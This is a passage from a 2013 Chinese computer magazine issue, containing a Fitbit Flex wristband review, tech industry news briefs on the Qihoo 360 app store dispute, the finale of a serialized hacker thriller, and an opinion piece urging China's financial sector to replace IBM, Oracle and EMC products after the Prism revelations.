Fitbit Flex 外观并不出众，但多家国外媒体的评测都称它是缺陷最少的一款手环；今年年内 Fitbit 公司总共获得 7300 万美元融资、估值超过 3 亿美元也显示出资本市场对这家公司的认可。相比 FuelBand 和 Up，它还有着价格优势，这对于我这类爱玩新东西，手头又不宽裕的科技记者来说可是个巨大的诱惑。于是，我花了 600 多元人民币，请美国的朋友帮我代购了一只黑色的寄回国内。（让我倍感郁闷的是，就在我等待的那几天里，它的售价下跌了约 10 美元，只能怪自己不走运了）

那些“有用”的功能

虽然已看过许多专业体验报告，不过 Flex 到手之后还是让我眼前一亮。黑色磨砂的外表稳重、朴实，橡胶材质柔软舒适，戴在手腕上没有多少感觉，长时间佩戴也毫无问题；为适应不同用户，Flex 还提供了长短不同的两条腕带。内置的蓝牙适配器能让 Flex 和 PC 或 Mac 无线同步，每次同步仅需十几秒。在智能设备最大的瓶颈——电池方面，Flex 也表现不错，充满电后坚持 5 天毫无压力；在使用的两周内，我只将它取下过两次，每次充电时间也不超过 5 小时。

Flex 的核心是插在腕带中的传感器模块，所有的功能均依靠它来实现。测量运动自然是手环不可或缺的，我每迈出一步，它都会测量并记录，并根据运动的步数换算成距离以及消耗的热量，这三项指标可以让我清楚地了解到自己一天的运动情况。当我给自己设定目标之后，手环会通过传感器模块上的 5 盏 LED 指示灯告诉我当前完成的情况——例如我希望自己每天行动 10000 步，那么每走 2000 步就会有一盏 LED 灯亮起。

Fitbit Flex 的管理页面可以看到它所监测的各种信息

在计步器的功能以外，Flex 还能监测睡眠状况。只要快速敲击 Flex 将它切换到睡眠模式，它就能开始记录我熟睡、浅层睡眠和未入睡的时间，并测算出我每日的有效睡眠时间以及睡眠效率，让我了解自己的睡眠质量。

这款手环的另一大亮点是静音闹钟功能。它能在设定的时间通过震动将我唤醒；通过测试，我发现震动唤醒的效果非常明显，手机上的闹钟功能很快被我抛弃。

但真正让我觉得它“有用”的还在于它加入了社交属性。

在管理页面里，我可以通过邮件或 Facebook 添加同样在使用 Flex 的朋友，他们的名字会显示在我的管理页面中；包括我自己在内，所有人跑过的步数会出现在一个榜单中，根据过去一周中我们行动的总步数多少排列名次。对我来说，这是个很大的激励——我希望比我的朋友表现得更好，证明我自己运动得更多；事实上，由于我的朋友们大多是 IT 男，我这个常年在室外奔波的记者总是很轻松地就能排在榜首。

槽点多多

Flex 对我了解自己、改善生活方式多少是有帮助的，但以上便是它的全部作用了。相比亮点，这款广受赞誉的手环的槽点更多，我实在是不吐不快。

有些问题虽然影响到我的使用，但考虑到它是一家成立不久的创业公司，这些问题尚可以理解。

它的系统支持的语种十分有限，不包括中文。它支持的手机机型也非常少，仅有 iPhone、iPad 和三星的几款旗舰手机，我的 Galaxy S3 虽然也在列，但由于是国行版，也无法正常同步。不过在 Flex 与 PC 同步之后，手机上的 APP 可以查看到云端的数据，因此虽然无法在户外进行实时同步，但使用起来也还算便利。

一些高级功能需要付费购买高级版，比如详细的饮食、睡眠、运动报告，费用为每年 59.95 美元。

此外，我佩戴了它两周，其间接触了形形色色的人，却从没有人注意到这个手环，这多少让我有些失望。确实，Flex 的外形有点低调过头了，但无法引起他人关注这很大程度上是我自己的问题——一位朋友提醒说，如果我选择“骚”一点的颜色，大概会有很多人注意到；而 Flex 也的确提供了红色、绿色等版本。

但另一些问题则很难用公司缺少经验来解释。

事实上，我对 Flex 的失望之情始于我拆掉包装的那一刻。Flex 既没有附送说明书，也没有在包装盒上绘制简易教程，自诩玩过许多数码设备，却在拿到这款手环后不知如何将传感器模块取下来充电。后来发现，网上可以找到它的 PDF 版说明书，Fitbit 的 APP 中也会详细介绍如何使用；问题是包装里并没有任何文字提示，我又怎么知道要去网上找说明书，或者去 APP 里看教程呢？

使用 Flex 监测睡眠，需要手动开启睡眠模式，还得在醒来之后将其关闭。对我来说，这实在是一项很难被记住的操作——睡前我大多时候都处于兴奋状态，比如写稿，或者观看硅谷的发布会，躺下后脑袋往往依旧被其他事情占据。在两周之内，我只有三天时间开启了睡眠模式，其中一天忘记了在起床后第一时间将其关闭。相信 Fitbit 也意识到了这一问题，因此在管理页面中提供了补记的功能：只要输入睡觉的起止时间，当天的睡眠数据依然能够被呈现出来。这个方案的确能够解决部分问题。

Flex 还无法测量出走路、跑步之外的其他运动方式，包括骑车、游泳等有氧运动；而我又是个将自行车作为重要出行工具的人，因而这是个巨大的缺陷。Fitbit 同样还是提供了补偿方式——我可以手动在管理系统中输入骑车、游泳的运动信息，但我必须要自己去了解我做这些运动的起止时间和距离，它才能根据这些数据测算出我所消耗的热量；在这一过程中，Flex 的传感器无法起到任何作用。

最糟糕的还在于，一切与饮食、体重有关的功能对我来说都是形同虚设的。

Flex 号称可以根据当前的体重和期望的体重制定每天的运动和饮食计划，并监测完成情况，但这需要监测每天摄入和消耗的热量。消耗的热量可以由 Flex 负责监测，但它并不具备测量摄入热量的能力，因而若想使用与之相关的功能，就必须人工输入每天的饮食情况。为了便于用户记录饮食信息 Flex 的系统里提供了十分详细的食品列表，覆盖西餐中几乎所有主流的食物类型和做法；用户输入自己每餐所吃的食物，系统便能自动算出摄入的热量。

但我无法完成这样的工作——不仅是我，询问过的几位 Flex 的国内用户也同样放弃了监测饮食和体重的功能，因为操作起来过于繁琐。Fitbit 并未提供中餐的食物列表，而就算提供了列表，记录中餐的食物仍旧是难以完成的工作——相比西餐，中餐的做法更复杂、变化更多，选择食物的工作量更大；而且如果是与许多人一同吃正餐，一餐的食物种类可能多达十余种，每种食物的摄入量也无法测算。此外，对于我这样严重缺乏生活规律的人来说，让我每天耗费大量时间坐在电脑前记录一天吃过的东西是无法想象的事情。

我们需要怎样的智能手环？

今年以来，可穿戴设备是科技界最热门的话题之一。各大科技展会都少不了形形色色的智能眼镜、手环、手表，关于这些产品的讨论、分析更是比比皆是。然而，市面上现有的产品尽管在发布之时各有惊艳之处，但当人们拿到它们并深入体验之后，却往往是失望大于惊喜。

问题出在哪里？在我体验 Fitbit Flex 之前，我已经看到、听到不少用户关于智能手环和其他可穿戴设备的抱怨，但大多过于碎片化，难于梳理；而当我亲自体验之后，我找到了症结所在——它们还不够智能。

什么是“智能”？在我看来，智能设备中所谓的“智能”的精髓在于用机器取代人完成某些工作。因而，一款出色的智能设备应该能在无需人工操作的情况下完成尽可能多的完整的任务。

按照这个标准来衡量，Flex 或其他手环真正实现了“智能”的仅限于对行走、跑步以及睡眠的监测；如之前所述，若想利用其所有功能，手动输入的信息量恐怕会远大于手环自动记录的信息量。这实在不该是一款智能设备应有的表现。

当然，并不是所有人都像我这样生活不规律、不愿意将时间花费在手动填写信息上；有些人甚至将手动记录每天的衣食住行视为乐趣。但对于这样的用户来说，智能手环的意义何在？难道现有的手机 APP 不能满足这些需求吗？

因此，从长远来看，开发智能手环以及其他可穿戴设备的厂商应该将重点放在减少每一个功能实现过程中的手动操作环节，而非不断拓展需要大量人工操作的新功能。

不过，我并不期待科技能够解决所有问题；即便这些智能设备可以提供再多的信息、带来再多的激励，我们的身体健康最终还是取决于我们自己。如果没有意识到健康生活的重要性、没有改善生活方式的决心，哪怕你全身上下戴满各种设备，恐怕也很难得到健康。

数字

113Mbps
中移动青岛 4G 于 10 月开放

中国移动内部消息透露，中国移动 10 月初将在青岛正式向市民开放 4G 业务，届时客户可以体验试用 4G 手机，这是中国移动在北方城市首次公开进行 4G 体验，在媒体参与的实测中，下载速度峰值达 113.7Mbps，均度也在 80Mbps 左右。不过 4G 资费目前还未明确。

8亿美元
eBay 收购在线支付公司 Braintree

eBay 宣布，将以总价约 8 亿美元的现金收购芝加哥在线支付创业公司 Braintree。收购后，Braintree 将与 eBay 旗下支付部门 PayPal 整合。该交易预计将于 2013 年第四季度内完成。

884亿美元
iPhone 一年销售额超微软营收

如果 iPhone 成为标准普尔 500 指数中的一家独立公司，那么年化营收为 884 亿美元。这一数字超过了多家公司营收，包括家得宝、微软、高盛、亚马逊、百事、戴尔、谷歌等。

第1
阿里巴巴再成“最受赞赏中国公司”

《财富》(中文版)2013 年“最受赞赏的中国公司”排行榜日前正式发布。今年在榜单上，阿里巴巴继 2011 年后再度当选“最受赞赏的中国公司”排行榜冠军，百度排名第二，海尔第三。成立仅 3 年的小米科技登上今年的全明星榜单。

15%
美国成年人不使用互联网比例

美国知名调查机构皮尤报告称，15%美国成年人不使用互联网或电子邮件服务。即使是在使用互联网的 85%成年人中，接入互联网的体验也存在很大差异。举例来说，尽管有 76%的成年人在家里使用互联网，但仍有 9%无法在家中接入网络。

1920亿美元VS1200亿美元
中国一年进口芯片总值超石油

中国是技术和知识产权净进口国，80%芯片靠进口。中国一年制造 11.8 亿部手机，3.5 亿台计算机，1.3 亿台彩电，都是世界第一，但高端芯片专利费用却让大家沦为国际厂商的打工者。2012 年中国进口芯片 1920 亿美元，而进口石油是 1200 亿美元。

40万美元
谷歌因违反隐私保护规定遭法国罚款

法国信息技术监管部门计算和自由国家委员会宣布，由于谷歌违反了数据隐私保护规定，将对谷歌处以超过 40 万美元的罚款。此前法国要求谷歌在 3 个月时间中采取措施，更明确地向用户说明，该公司如何收集用户数据。

9.65亿美元
黑莓第二财季财报净亏损

黑莓近日发布了 2013 财年第二季度财报。第二财季，黑莓营收为 16 亿美元，远低于上年同期的 29 亿美元。基于美国通用会计准则，净亏损 9.65 亿美元，处于公司此前预期的 9.5 亿美元至 9.95 亿美元之间。

35个
全国一卡通实现互联城市

10 月底，天津、沈阳、福州等 18 个城市将加入全国城市一卡通互联互通平台，联网城市市民可持本地公交 IC 卡在其他联网城市刷卡乘坐公共交通及进行其他消费，并享受当地刷卡的优惠政策。加上之前加入的 17 个城市，全国将共有 35 个城市一卡通实现互联，其中不包括北京。

要闻

小米联想加入集体围剿 360 阵营

“我们无法确定 360 公司是出于什么目的误导用户卸载小米应用超市，但 360 公司的这种流氓行径严重侵害了用户利益。”9 月 27 日，小米公司的应用商店将 360 全线产品下架。该公司发布声明称，这是因为奇虎 360 的手机助手在没有给出任何理由的情况下，建议用户卸载小米应用商店、百度地图等手机应用。

这是一向以好战著称的奇虎 360 遭遇的又一个对手。或许让业界想不到的是，两天后，一家传统 PC 厂商也加入了集体围剿 360 的阵营。

9 月 29 日，联想集团副总裁、移动终端事业部研发总经理陈文晖确认联想旗下应用商店——乐商店已经下线 360 全线产品。陈文晖表示，最近联想接到大量用户投诉，一些联想手机的内置应用被悄然卸载。这些产品包括 360 手机安全卫士、360 手机浏览器等。

对此业内人士分析，众多厂商“封杀”360 产品，可能与 360 手机助手近日推出的“卸载预装软件”功能有关。该功能可以让用户了解手机中都预装有哪些软件，并在获得用户确认的情况下实现应用卸载。

随着小米、联想的加入，360 已陷入四面楚歌的境地——现在集体围剿 360 的包括：腾讯、搜狗、百度、金山、小米，其中搜狗和金山都开始打官司，腾讯和百度是舆论，摇旗呐喊。

事实上，就在小米将 360 全线下架的当天晚上，金山也发布声明称，金山网络起诉 360 恶意删除，已向法院提起诉讼并获得法院的立案。

此前的 9 月 23 日，腾讯旗下的 QQ 浏览器团队发布声明称，发现奇虎 360 公司通过 360 卫士手机体检功能，恶意恐吓用户手机 QQ 浏览器存在所谓“安全漏洞”问题。“奇虎 360 加以安全的名义恐吓用户。”

而搜狗与奇虎 360 之间已经分别在北京和西安将对方告上法庭。9 月 19 日，搜狗公司称 360“窜改浏览器”。奇虎 360 则称，搜狗输入法以升级输入法和更新词库为由，大规模捆绑搜狗浏览器诱导用户下载，作为安全软件，奇虎 360 对搜狗的捆绑行为向用户提示，在用户许可的情况下启动浏览器修复功能，将浏览器设置成为系统原有的默认状态。

一时之间，国内众多互联网厂商集体围剿 360，仿佛奇虎 360 成为众矢之的。奇虎 360 方面则取“敌手”公司的第一个字母组成“BTJSM”，称遭到集团式围剿。

有业内人士认为，与 PC 不同，手机承载着用户大量的通话、短信等敏感信息，因此移动互联网时代的安全市场争夺将更加激烈。目前，百度、腾讯已经联手拥有了安全杀毒、输入法、搜索、即时通信、浏览器等全产业链的布局，与 360 的产品线可谓针尖对麦芒。对此互联网观察人士鲁振旺称，这到底是群雄并起打恶棍，还是因为竞争原因联手杀死对手，每个人心里都有不一样的经。

9月27日　星期五

小米盒子涉嫌侵权被诉

小米盒子
高清互联网电视盒

因小米盒子可点播湖南卫视《天天向上》，湖南快乐阳光互动娱乐传媒有限公司向北京海淀法院起诉称，北京小米科技有限责任公司、未来电视有限公司侵害其作品网络传播权。据此，原告请求法院判令被告立即停止侵权行为，并赔偿经济损失 10 万元。

此前，迅雷称小米科技生产的产品“小米盒子”内容侵权，盗播其拥有独家信息网络传播权的《武侠》《泰囧》，对小米科技提起了诉讼。

9月28日　星期六

商务部力挺跨境电商

商务部近日召开电子商务专题发布会，跨境电子商务正成为外贸产业中的一匹“黑马”，而为解决其发展瓶颈，出口检验等六项支持政策已经在上海等五个跨境电子商务试点城市实施。商务部电子商务和信息化司司长李晋奇表示，10 月 1 日为重要节点，之后全国有条件的地区将全面推广。跨境电商发展屡获政策支持，新一轮提速发展可期。

商务部数据显示，目前我国跨境电商平台企业已超过 5000 家，境内通过各类平台开展跨境电子商务的企业已超过 20 万家，2012 年我国跨境电子商务交易额已达 2 万亿元。

58 同城或成分类信息第一股

分类信息网站 58 同城近日向美国证券交易委员会(SEC)提交了 IPO 招股书。58 同城计划在纽交所上市，拟最高融资 1.5 亿美元。国内分类信息行业终于将出现第一个上市公司。

2005 年，中国互联网迎来了三家分类信息公司：赶集、58 同城和百姓网。2011 年，赶集网和 58 同城都开辟了团购业务。2012 年初，58 同城酝酿让公司走上“电商化”的转型道路。但根据 58 同城招股书披露的信息，会员费仍是 58 同城最主要的收入来源。在今年上半年 5884 万美元营收中，会员费为 3546 万美元，而广告费为 2243 万美元。

责编 | 邓晓进　**美编** | 毛代洪　**组版** | 何雪松　**责校** | 杨志刚
投稿邮箱 | pcw-report@vip.sina.com　2013.10.7

前情提要：在美国空军军方服务器上，任惜惜和郑新展开了一场攻击与反攻击的最后生死决战……

精彩看点：
1.把自己当神的郑新被捕了
2.小沃森归附，和乔布斯共同管理智脑
3.年轻人，游戏刚刚开始

幽灵链接

■撒冷　任慕云

大结局

把自己当神的最愚蠢

“妈的，这个臭婊子，居然敢出卖我！”

提醒完小沃森之后，郑新怒不可遏，他飞快地朝着门外走去，恨不得一秒钟就冲到任惜惜面前。

当他打开门的时候，他看到门外刚好停下两辆车，从车上走下来六七个人。

有四个穿着黑色西服，表情很像扑克脸的年轻男人，还有另外两个他熟悉之至的女人，一个是邓玉婷，另外一个则是柳梦瑶。

这时候，邓清泉也跟着走了上来，“玉婷，你怎么来了？”

“老爸，多谢你帮我们找到重要证据哦。”邓玉婷说着，从怀里掏出一个小器材，在空中晃了晃，“非法入侵美国空军基地军方电脑，破坏中美邦交，损害国家安全，郑新，你这罪可大了！”

听完邓玉婷的话，郑新呆了一阵，转过身看着邓清泉全身，很快，他的目光就停留在了邓清泉的那个领带夹上，他一把将它扯了下来，在手里一辨认，这不就是个微型摄影机吗?

“你这个臭丫头，你这不是把你亲爹也坑了吗？”邓清泉哭丧着脸喊了起来。

邓玉婷却笑嘻嘻地说道：“放心吧，老爹，我跟梦瑶姐研究过了，你在整个过程中没有做任何非法的事，所以你没问题的。不但无过，还有功呢。”

如果只是邓玉婷出现，郑新或许还会顽抗一下，但是当他看到柳梦瑶也出现时，他就知道大势不可为了。

“柳梦瑶，你真是太愚蠢了！”郑新转过头，看着柳梦瑶，摇头道。

柳梦瑶反摇头，“不，愚蠢的不是我，而是你。”

“我愚蠢?”郑新轻蔑地冷笑了一声。

“任何把自己当神的人都愚蠢。”柳梦瑶说着，侧过身子，几位表情像扑克牌的人走上前来，把郑新给铐了起来。

“他要是把智脑说出去，那岂不是一场空?”邓清泉走在后面，轻声对柳梦瑶说道。

柳梦瑶答道：“你放心吧，虽然暂时受挫，但是郑新不会就此放弃的，所以他不会把智脑的秘密说出去的。”

听完柳梦瑶的话，邓清泉安心了一些，他笑着说道：“这么说，智脑岂不是被你和沈文……”

“你错了，智脑不属于任何个人，也不属于任何团体，它属于全人类。”

柳梦瑶的义正词严让邓清泉不好把话再说下去了，只能无奈地干咳了几声。

上天无门遁地无路

在收到郑新的警告之后，小沃森马上反应过来是怎么回事，他于是毅然决然地放弃了一切，立即从美国空军军方服务器中撤出，准备去寻找新的寄居点。

作为一名资深黑客，小沃森每次来到一台电脑中，都会安排多个撤退路径。在这台军方电脑中自然也不例外，他马上循一号路径开始撤退。

然而，当他刚来到第一台跳板电脑的时候，他马上就敏锐地意识到这台电脑上拥有强大的抓捕程序。

要不是他天生敏感，几乎是差一点就被这抓捕程序给抓捕到。

“怎么回事?”如果说刚才还只是不甘，那么现在小沃森开始有些感到恐慌了。

不过，恐慌归恐慌，小沃森马上又开始循二号路径撤退，结果是一模一样的，依然是一个强大的抓捕程序在等着他。

“这……怎么会这样？”

小沃森开始有点绝望了，他一共预留了一百多个退路。这时候却一个不敢去，而是丢出一堆仿真自己的代码去试探。

而试探的结果，让他彻底绝望了，这些代码无一例外，全部都被强大的抓捕程序给抓捕到了。

这意味着，他所有的退路都被堵住了，而在这台服务器内部，任惜惜的抓捕程序也开始越来越靠近真实的他。

直到这时候，小沃森才知道，任惜惜的攻击只是佯攻，真正属于智脑的攻击是另外一段程序。

就在任惜惜大举进攻的时候，这段程序早就悄悄布置好，将他给包围起来了。

即使以智脑之能，也不可能在这么短的时间里有这样强大的能力，这么说的话，原因就只有一个，早在任惜惜进攻之前，他的 IP 地址就已经被人出卖了。

“冯·诺依曼，你这个叛徒！”

到这时候，小沃森明白了一切，但是一切都已经太迟了。

在开战之初，小沃森就知道自己有可能会战败在智脑手里。

为了抵御这种可能的风险，小沃森在和冯·诺依曼共同商议之后，做出决定，由冯·诺依曼带领着跟随出走的所有科学家离开，躲避到一个安全的地方。而由他小沃森来独立和智脑进行作战。

如果赢了，找到了智脑，当然是皆大欢喜。

而如果输了，就由冯·诺依曼继续领导着那些科学家和智脑对抗。

这原本是一个两全的棋局，然而走到现在，却成了双输的局面。

而这一切，都是因为冯·诺依曼的背叛，这不由得小沃森不感到悲凉。

然而，悲凉之外，他更多的，是无可奈何。

在这种情形之下，小沃森自然不可能继续顽抗。

放弃顽抗之后，小沃森很快就被任惜惜给找到了。

在经过一阵忙碌之后，突然发现小沃森的那段代码静静地躺在那里，一动不动，就这么让自己抓到，任惜惜真是有些不适应。

“你怎么不跑了?”在彻底确认自己抓捕到的就是小沃森之后，任惜惜忍不住问道。

“从一开始我就被抓到了，只不过是装在我自己也没发现的笼子里。还跑个什么劲?”彻底放下之后，小沃森倒也光棍。

“大神，你别这么萎靡了。乔布斯和我说了，你走的这段时间里，他的程序自我完善了很多。他希望你回去之后，能够跟他共同领导所有智脑。”

“切，那家伙从来都是假民主，真独裁，我才不信。”

“乔布斯说了，你要是回归，以后智脑控制权跟你轮值，他双日，你单日，一年下来，你还能比他多几个轮值日。”

“嗯?”原本还有些萎靡的小沃森顿时又生龙活虎起来，“他真这么说的？”

任惜惜答道：“是不是他说的，我不知道，我是听沈文这么说的。他说这是乔布斯的本意。”

“那就应该没错，乔布斯现在无比相信这小子。”小沃森开始有些跃跃欲试了，“要是真让我轮值，我绝对比乔布斯一个人掌权的时候，能干的事多多了。”

“嘿嘿，还是这样的大神，更符合您的形象啊。”任惜惜说道。

“哪里，哪里。”要不是只是一段代码，小沃森简直都想哈哈大笑起来。

游戏刚刚开始

沈文终于开完营销会了，为了表示关心，他还专门来到程序员身边，跟程序员聊了起来。

沈文亲切地问道：“怎么样?明天就发布了，程序上的 BUG 都基本好了，没有什么异常吧？”

“原本 BUG 就不太多，这段时间测试，也基本都好了。”虽然沈文比自己还年轻，但是地位却是天差地别，所以程序员在回答问题的时候，也显得略微有些紧张。

听到这位主程这么说，沈文顺便也瞄了一眼主程的电脑屏幕，又顺口问道：“服务器已经连上公开网络了吗？”

“嗯，服务器已经布置上公开网络，开始跑了。等开服时间一到，直接删档，然后开服就可以。除非是特别大的意外，否则基本可以确保万无一失了。”

“嗯，那就好。”沈文点了点头，转身离开。

刚走开，他的手机就响了起来，他一看手机号码，是明确无误的任惜惜的电话，他于是淡淡一笑，知道任惜惜能用自己的电话公开打来，事情就基本有结果了。

事情和他想象的差不多，任惜惜告诉他小沃森在双重夹击之下，终于被成功俘虏之后，听说可以轮值，顿时兴高采烈。

“要是早知道这样，还打个什么劲，直接告诉他可以轮值不就可以了？”在电话里，任惜惜笑着说道。

沈文笑了笑，答道：“战败之后再给这个待遇，他当然开心。要是打之前提这个，恐怕只会被他认为是示弱吧？”

“那倒也是。”任惜惜表示认同，“不过，在这件事里，冯·诺依曼可是立了大功了。”

“你说到这，我都差点忘了，现在该是联系他的时候了。”沈文话刚说到这里，就看到身边的程序员突然忙碌起来。

“怎么回事?”沈文本能觉得不好，转过身去，问道。

“黑客攻击！”主程从远处答道，“见鬼，服务器都没正式上线，怎么就会有黑客攻击？”

沈文一听，心里顿时“咯噔”一声，有了一种不祥的预感。

就在这一“咯噔”之间，整个通宇科技的电脑，全部进入了一片混乱之中，整个通宇科技的网络几近于瘫痪。

虽说是个民事单位，但是通宇科技怎么说也是做网络安全出身的，自身的防御能力并不输于一般的军事单位。

能够瞬间就将整个防御网络击垮，这绝对是军事级的网络攻击程度。

在郑新被捕，小沃森归附的情况下，还有谁能够做出这种程度的攻击呢?

最重要的是，有谁能够那样精准地发现，智脑的真正地址，就是《唐门世界》的服务器呢?

无数个念头在沈文脑中盘旋，但是他却无法做出任何反应，因为他知道智脑的反应一定比他快。

在数分钟的混乱之后，通宇科技的网络和电脑又全部恢复正常。

程序员们心有余悸地坐在电脑前，看到服务器重新恢复稳定，一切如常，庆幸之余，只觉得莫名其妙。

此时，沈文的手机收到了一条短信，“受突袭，损失三分之一科学家，择机联络。”

三秒后，紧接着，他又收到另外一条短信，“谢谢你让我有自主的机会。事实证明，科学家更适合领导智脑。年轻人，游戏刚刚开始，欢迎你的加入……”

（全文完）

后“棱镜门”时代 金融行业考虑“去IOE”

@八哥

“棱镜门”事件让IBM、Oracle和EMC三家IT厂商(业界俗称IOE,也泛指美国科技巨头)近期被推到了风口浪尖。此前曾有海外媒体误报中国政府正在酝酿去IOE,从国内行业信息安全现状来看,去IOE虽无政府推动,但很多有远见的公司正对IOE等国外跨国公司展开信息安全方面的调查和安全值重新评估。

落后就要被动挨打?

作为当前全球唯一的超级大国，美国在几乎所有前沿科技领域,都掌握着最先进的技术,拥有绝对的优势,美国企业研发的先进产品占据着全球几乎所有的高端应用领域。微软、英特尔、思科、IBM、谷歌、甲骨文、高通、EMC、苹果等公司长期都是全球相关领域的领军者,全球用户也一直唯这些公司马首是瞻,并以使用这些公司的产品和技术为傲。但随着“棱镜门”事件的爆发,这些公司曾经的值得信赖的“安全值”迅速变成了镜花水月。无数残酷的事实表明,无论是科学家还是科学都是有国界的。

谁都不希望自己的核心信息或隐私被别人牢牢掌控,而自己却一无所知。据英国《卫报》和美国《华盛顿邮报》报道,“棱镜”作为美国国家安全局和联邦调查局于2007年启动的一个秘密监控项目代号,该计划让美国安全人员可直接进入美国网际网络公司的中心服务器里查找数据、收集情报,“棱镜”不只用于维护美国本国的国家信息安全,也用于侵略其他国家的计算机,涉及到各行各业。据报道,包括美国微软、雅虎、谷歌、苹果等在内的9家跨国巨头皆参与其中。由于英国也直接参与了该项目,这让来自英国的ARM公司也备受质疑。

美国政府和公司凭借先天性的技术优势和互联网优势,能拿到他们想要的任何信息,可以轻易地窃视各国公司的机密信息,我们在网上的一举一动,都可能被美国情报部门看在眼里,记在“芯”上,以至于全球几乎没有信息安全可言。全球已有意无意主动被动地被绑架于美国的信息技术战车之上,而“棱镜门”事件则无异于给曾抱有“科学无国界”的幻想者天真派敲响了一记警钟。

这种肆意入侵不分国界国别,斯诺登曾通过德国《明镜周刊》爆料,称美国曾对欧盟办公室的电脑做手脚,以进入欧盟内部网络。全球重要经济领域对美国技术和美国产品的信任度迅速下降,对美国产品说NO的呼声已悄然兴起。而中国更是受美国大规模秘密情报监视危害的重灾区,据斯诺登透露,美国国家安全局通过思科路由器监控中国网络和电脑,而思科几乎参与了中国所有大型网络项目的建设,其网络产品是国内很多大中型公司的首选产品。不仅在中国,在全球范围内,在军工、政府等国家关键部门,在金融、能源、交通等国民经济关键部门，去IOE甚至“去美国化产品”,或要求美国科技产品在安全上更透明化的呼声日益高涨。

落后并不意味着只能被动挨打,建立更安全的、自有的信息安全体系成为未来国内企业关注的焦点之一。前不久,国家发改委下发通知,要求针对金融、云计算与大数据、信息系统保密管理、工业控制等领域面临的信息安全实际需要,继续组织国家信息安全专项资金,重点支持信息安全产品产业化、重要信息系统安全可控试点示范。

美国凭借先进的科技肆意窃视各国公司的机密信息

随着计算机和网络技术的发展,特别是信息化与工业化深度融合以及物联网的快速发展,工业控制系统产品越来越多地采用通用协议、通用硬件和通用软件,以各种方式与互联网连接,病毒、木马等威胁正在向工业控制系统扩散,工业控制系统的信息安全问题日益突出。据透露,《工业控制系统信息安全》国家标准起草工作已经完成，目前已送交主管部门审议,有望年内发布。此外,还有一系列工业信息安全领域的标准正在加紧制订中，去IOE将更多地被各级政府部门所关注。

金融行业考虑去IOE

在银行、保险、证券等金融行业,我国的信息安全审核机制几乎没有,对进口产品和服务几乎不设防。相关专家指出,“我国计算机及网络信息系统使用的主要操作系统和芯片、数据库、路由器等核心技术,以及互联网领域的核心基础服务等,都掌握在美国公司手中。”目前,国内政府部门和企业对外国品牌的电子产品、信息技术产品过分依赖，美国“八大金刚(思科、IBM、谷歌、高通、英特尔、苹果、甲骨文、微软)”的技术与产品更是在国内各个领域无处不在。网络战不再是影视作品的噱头,而是严酷的现实，美国只要一启动网络战,包含金融业在内的国内所有行业都会立刻全面陷入瘫痪。这不是危言耸听,有远见的国内科学家、科研人员对此无不忧心忡忡。

金融是现代经济的核心。金融行业信息化是一个热点话题,关系到金融行业的稳定性和发展。金融信息化构建在由通信网络、计算机、信息资源和人力资源等四要素组成的国家信息基础框架之上,由具有统一技术标准,能以不同速率传送数据、语音、图形图像、视频影像的综合信息网络构成,是将具备智能交换和增值服务的以计算机为主的金融信息系统互连在一起,创造金融经营、管理、服务新模式的长期系统工程。而随着金融信息化的迅猛发展,我国的金融信息安全形势越来越严峻。随着越来越多的数据电子化，金融信息系统采集、存储、传输、处理的信息量越来越大,信息安全的重要程度也越来越高。而如何确保这些关系到国计民生的金融数据的安全采集、安全存储、安全传输和安全处理,是金融信息系统建设面临的重要挑战。

而中科院院士倪光南指出,“要想从根本上提升中国网络空间的防护能力,一个关键举措就是采用自主可控的国产软硬件产品和服务来替代进口产品和服务。”如果金融业的IT设备都是进口的,那根本就没有基本安全度可言。在网络设备领域,在全球运营商级别路由器市场份额竞争中,思科仍处于绝对领先地位。思科系统公司1994年8月进入中国市场,十年之后,思科在中国的业务便覆盖了中国所有大型网络项目建设,涉及金融、教育、海关、邮政和电信等众多支柱行业。据权威资料显示,在中国的电信集线器、转换器和路由器市场,思科已牢牢把持了绝大部分的市场占有率。思科占有的中国金融行业的网络设备市场份额竟然高达70%以上。在金融行业,中国“四大银行”及各城市商业银行的数据中心全部采用了思科的网络设备,在海关、公安、工商、教育、铁路等机构,思科的市场份额均超过50%。思科目前在中国骨干网拥有超高的市场份额,并把持着所有的超级核心节点、国际交换节点、国际汇聚节点和互联互通节点,这不得不让国人“毛骨悚然”。

单就IOE厂商来说，据国家工商总局公平交易局调查资料显示,在IA服务器领域,IBM的市场占有率为19.3%,稳居市场第一,而国内金融行业的服务器市场,更是牢牢地被IBM、戴尔、惠普等美国公司的产品所把持，以联想、浪潮为代表的国产服务器品牌只能甘居末席。

甲骨文公司目前是全球最大的企业管理软件提供商,在40多个产品领域和行业领域占全球第一的位置，其中包括数据仓库、基于Linux系统的数据库、嵌入式数据库、中间件、商业分析软件、供应链管理软件、人力资源管理软件、客户关系管理软件等。全球500强企业有98%在使用甲骨文的产品和技术;在中国,排名前20位的银行都在使用甲骨文的技术;所有的电信运营商(如中移动、中电信、中联通等)都在使用甲骨文的产品和技术;在电力、保险、证券、金融及大量高科技制造业,甲骨文的产品和技术也处于绝对优势地位。

“棱镜门”事件给国内信息安全敲响警钟

EMC则在全球网络存储市场占据优势地位,在NAS(网络附加存储)、光纤存储区域网络和iSCSI SAN的市场占有率保持第一,并且其市占率是最靠近的竞争对手的两倍多。而在国内备份一体机市场，市场占有率最高的也是EMC,EMC是这一领域的大赢家,2012年其市场占有率为34.9%,在数据存储领域似乎没有EMC不擅长的，其Avamar和Data Domain产品业务在EMC强大的渠道力量支持下增长强劲,这对国内金融行业用户构成了潜在威胁。

总之,“棱镜门”事件充分暴露了中国网络信息安全的软肋,显然,以金融行业为代表的国民经济重要部门,要想获得真正意义上的技术安全，在软硬件领域去IOE、去“美国化”是必需的,只有越来越多地采用国产产品替代国外产品、要求国外产品提高技术透明度和开放度,这些部门或企业才会有真正的信息安全可言。

下转14版

上接13版

国内并非没有替代解决方案

长期以来，在强劲的宣传攻势和公关攻势下，以 IOE 为代表的美国科技巨头对国内企业、行业会造成的安全影响都被国内相关从业者有心无心地淡化。随着国内外非美系厂商的不断进步，以 IBM、微软、思科为代表的不可战胜的神话正不断被打破，IBM、高通、苹果、甲骨文、思科、EMC 在国内企业信息化领域走下神坛，沦落为日立、东芝、松下、索尼、夏普、富士通“第二”也并非没有可能。

国内自主可控的信息系统产业链已经基本形成，去 IOE 并大规模采用国内信息装备势在必行。例如在服务器领域，以曙光、浪潮、联想、华为为代表的厂商都颇具实力。高端通用芯片作为国内重大专项的中心任务之一，对于支撑我国电子信息产业的自主可控发展，提升信息产业核心竞争力，具有非常重要的战略意义。

1.国产服务器领域有待突破

